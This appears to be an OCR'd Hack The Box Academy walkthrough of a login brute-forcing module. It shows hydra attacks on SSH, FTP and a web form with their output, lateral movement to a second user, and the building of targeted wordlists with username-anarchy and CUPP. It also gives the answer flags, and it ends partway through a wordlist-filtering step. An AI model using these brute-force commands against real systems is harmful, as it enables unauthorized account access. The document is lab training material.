
```
sed -ri '/^.{,7}$/d' harry.txt;
sed -ri '/[!-/:-@\[-`\{-~]+/!d' harry.txt;
sed -ri '/[0-9]+/!d' harry.txt;
```



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-vjm8jspdrh]─[~]
└──╼ [★]$ sed -ri '/^.{,7}$/d' harry.txt;
sed -ri '/[!-/:-@\[-`\{-~]+/!d' harry.txt;
sed -ri '/[0-9]+/!d' harry.txt;
```

Now we have both the username list ‘hpotter.txt’ and the password list ‘harry.txt’ ready. Lets bruteforce:

```
hydra -L hpotter.txt -P harry.txt -u -f ssh://<target-
IP>:<target-port>
```




```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-vjm8jspdrh]─[~]
└──╼ [★]$ hydra -L hpotter.txt -P harry.txt -u -f ssh://94.237.53.18:47769
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-16 04:13:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prev
ent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 21780 login tries (l:15/p:1452), ~1362 tries per task
[DATA] attacking ssh://94.237.53.18:47769/
[47769][ssh] host: 94.237.53.18   login: harry.potter   password: H4rry!!!
[STATUS] attack finished for 94.237.53.18 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-16 04:13:57
```

The credentials are ‘harry.potter:H4rry!!!’

Lets ssh connect with the obtained credentials to the target machine:

```
ssh harry.potter@<target-IP> -p <target-port>
```


and enter the password



```
┌─[eu-academy-2]─[10.10.14.129]─[htb-ac-1099135@htb-vjm8jspdrh]─[~]
└──╼ [★]$ ssh harry.potter@94.237.53.18 -p 47769
The authenticity of host '[94.237.53.18]:47769 ([94.237.53.18]:47769)' can't be established.
ED25519 key fingerprint is SHA256:KDcF5lg81jNEGgdr67bEo+Ui1pmsyHXKnw/ZHPLZCyY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[94.237.53.18]:47769' (ED25519) to the list of known hosts.
harry.potter@94.237.53.18's password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 6.1.0-10-amd64 x86_64)
```

*


*



```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

-bash: warning: setlocale: LC_ALL: cannot change locale (en_US.UTF-8)
harry.potter@ng-1099135-bruteforcingasmt-2-i7waq-64b464b8d9-rcf64:~$
```

We are in!

Lets take the flag:



```
harry.potter@ng-1099135-bruteforcingasmt-2-i7waq-64b464b8d9-rcf64:~$ ls
flag.txt  rockyou-30.txt
harry.potter@ng-1099135-bruteforcingasmt-2-i7waq-64b464b8d9-rcf64:~$ cat flag.txt
HTB{4lw4y5_u53_r4nd0m_p455w0rd_63n3r470r}
```


Question: Once you are in, you should find that another user exists in server. Try to brute force their login, and get their flag.

Answer: HTB{1_50l3mnly_5w34r_7h47_1_w1ll_u53_r4nd0m_p455w0rd5}

Method: in the target machine (on 'harry.potter' ssh session from previous question) – lets run:

```
ls /home
```

to see what other users there are on the system:




```
harry.potter@ng-1099135-bruteforcingasmt-2-i7waq-64b464b8d9-rcf64:~$ ls /home
g.potter  harry.potter
```

'g.potter'.

Now lets see what services we can bruteforce:

```
netstat -antp | grep -i list
```




```
harry.potter@ng-1099135-bruteforcingasmt-2-i7waq-64b464b8d9-rcf64:~$ netstat -antp | grep -i list
(No info could be read for "-p": geteuid()=1000 but you should be root.)
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::21                   :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
```

There is FTP service running on port 21. Lets bruteforce that (with hydra, which also here is pre-installed on the target machine).

We will use the wordlist 'rockyou-30.txt we saw on the target machine 'harry.potter's home directory:

```
hydra -l g.potter -P rockyou-30.txt ftp://127.0.0.1
```




```
harry.potter@ng-1099135-bruteforcingasmt-2-i7waq-64b464b8d9-rcf64:~$ hydra -l g.potter -P rockyou-30.txt ftp://127.0.0.1
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-16 10:30:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1556 login tries (l:1/p:1556), ~98 tries per task
[DATA] attacking ftp://127.0.0.1:21/
[STATUS] 299.00 tries/min, 299 tries in 00:01h, 1257 to do in 00:05h, 16 active
[STATUS] 303.00 tries/min, 909 tries in 00:03h, 647 to do in 00:03h, 16 active
[STATUS] 296.25 tries/min, 1185 tries in 00:04h, 371 to do in 00:02h, 16 active
[21][ftp] host: 127.0.0.1   login: g.potter   password: harry
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-16 10:35:29
```

The ftp credentials 'g.potter:harry' were found.


Lets login:

```
ftp 127.0.0.1
```



```
harry.potter@ng-1099135-bruteforcingasmt-2-i7waq-64b464b8d9-rcf64:~$ ftp 127.0.0.1
Connected to 127.0.0.1.
220 (vsFTPd 3.0.3)
Name (127.0.0.1:harry.potter): g.potter
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

We are in. lets get the flag from the ftp to the target machine and take it:



```
ftp> get flag.txt
local: flag.txt remote: flag.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for flag.txt (55 bytes).
226 Transfer complete.
55 bytes received in 0.00 secs (301.7468 kB/s)
ftp> exit
221 Goodbye.
harry.potter@ng-1099135-bruteforcingasmt-2-i7waq-64b464b8d9-rcf64:~$ cat flag.txt
HTB{1_50l3mnly_5w34r_7h47_1_w1ll_u53_r4nd0m_p455w0rd5}
```

*** Login Brute Forcing Update ***


After original module completed - the module was updated with some new questions:

Login Forms:


Question: After successfully brute-forcing, and then logging into the target, what is the full flag you find?

Answer: HTB{W3b_L0gin_Brut3F0rc3}

Method: lets open the login form in the browser:



Lets send some username and password, and intercept the request in burpsuite:




```
POST / HTTP/1.1
Host: 94.237.57.13:36746
Content-Length: 36
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://94.237.57.13:36746
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
Chrome/123.0.6312.122 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
signed-exchange;v=b3;q=0.7
Referer: http://94.237.57.13:36746/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close

username=jonsnow&password=winterfell
```

The parameters are ‘username’ and ‘password’. Sent as POST request.


We will use the command:

```
hydra -l admin -P rockyou.txt -f <target-IP> -s <target-port> http-post-form "/:username=^USER^&password=^PASS^:F=Invalid credentials"
```



```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-03 09:08:12
┌─[eu-academy-2]─[10.10.15.35]─[htb-ac-1099135@htb-yn851cwljk]─[~]
└──╼ [★]$ hydra -l admin -P rockyou.txt -f 94.237.57.13 -s 36746 http-post-form "/:username=^USER^&password=^PASS^:F=Invalid c
redentials"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-03 09:10:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://94.237.57.13:36746/:username=^USER^&password=^PASS^:F=Invalid credentials
[36746][http-post-form] host: 94.237.57.13   login: admin   password: zxcvbnm
[STATUS] attack finished for 94.237.57.13 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-03 09:11:08
```

Credentials found! ‘admin:zxcvbnm’. Lets login:



Login Successful!

Congratulations, here is your flag:


HTB{W3b_L0gin_Brut3F0rc3}

Custom Wordlists:

Question: After successfully brute-forcing, and then logging into the target, what is the full flag you find?

Answer: HTB{W3b_L0gin_Brut3F0rc3_Cu5t0m}

Method: lets open the login form in the browser:




As instructed by the section’s guide – we are targeting ‘Jame Smith’.

We will use ‘username-anarchy’ to generate designated username list, and ‘cupp’ to generate designated password list.

Username anarchy:

First lets install the tool:


```
sudo apt install ruby -y;
git clone https://github.com/urbanadventurer/username-anarchy.git;
cd username-anarchy;
```



```
┌─[eu-academy-2]─[10.10.15.35]─[htb-ac-1099135@htb-yn851cwljk]─[~]
└──╼ [★]$ sudo apt install ruby -y;
git clone https://github.com/urbanadventurer/username-anarchy.git;
cd username-anarchy;
Reading package lists... Done
Building dependency tree... Done
```

*

*



```
Receiving objects: 100% (448/448), 10.79 MiB | 29.44 MiB/s, done.
Resolving deltas: 100% (156/156), done.
┌─[eu-academy-2]─[10.10.15.35]─[htb-ac-1099135@htb-yn851cwljk]─[~/username-anarchy]
```

Now lets create a username list based on ‘Jane Smith’ name:


```
./username-anarchy Jane Smith > jane_smith_usernames.txt;
```

The output was saved to ‘jane_smith_usernames.txt’.

CUPP:

Now lets generate the password list, lets download cupp (if not installed):


```
sudo apt install cupp -y
```



```
┌─[eu-academy-2]─[10.10.15.35]─[htb-a
└──╼ [★]$ sudo apt install cupp -y
Reading package lists... Done
```

*


*



```
Scanning application launchers
Removing duplicate launchers or broken launchers
Launchers are updated
```

Then we start it:


```
cupp -i
```




```
┌─[eu-academy-2]─[10.10.15.35]─[htb-ac-1099135@htb-yn851cwljk]─[~]
└──╼ [★]$ cupp -i
 ___________
   cupp.py!                 # Common
      \                     # User
       \   ,__,             # Passwords
        \  (oo)____         # Profiler
           (__)    )\
              ||--||        [ Muris Kurgas | j0rgan@remote-exploit.org ]
                            [ Mebus | https://github.com/Mebus/]


[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name:
```

we put the following details:

```
> First Name: Jane
> Surname: Smith
> Nickname: Janey
> Birthdate (DDMMYYYY): 11121990

> Partners) name: Jim
> Partners) nickname: Jimbo
> Partners) birthdate (DDMMYYYY): 12121990

> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):

> Pet's name: Spot
> Company name: AHI

> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: hacker,blue
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y
```



```
> First Name: Jane
> Surname: Smith
> Nickname: Janey
> Birthdate (DDMMYYYY): 11121990


> Partners) name: Jim
> Partners) nickname: Jimbo
> Partners) birthdate (DDMMYYYY): 12121990


> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):
```



```
> Pet's name: Spot
> Company name: AHI


> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: Hackers, Pizza, Golf, Horses
> Do you want to add special chars at the end of words? Y/[N]: Y
> Do you want to add some random numbers at the end of words? Y/[N]:Y
> Leet mode? (i.e. leet = 1337) Y/[N]: Y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to jane.txt, counting 46246 words.
[+] Now load your pistolero with jane.txt and shoot! Good luck!
```

We have a wordlist ‘jane.txt’ which is 46246 words long.

We are also provided the company ‘AHI’ password policy:

Minimum Length: 6 characters

Must Include:

At least one uppercase letter


At least one lowercase letter

At least one number

At least two special characters (from the set !@#$%^&*)

Lets remove every string in the ‘jane.txt’ worslist does doesn’t quality to those requirements:

```
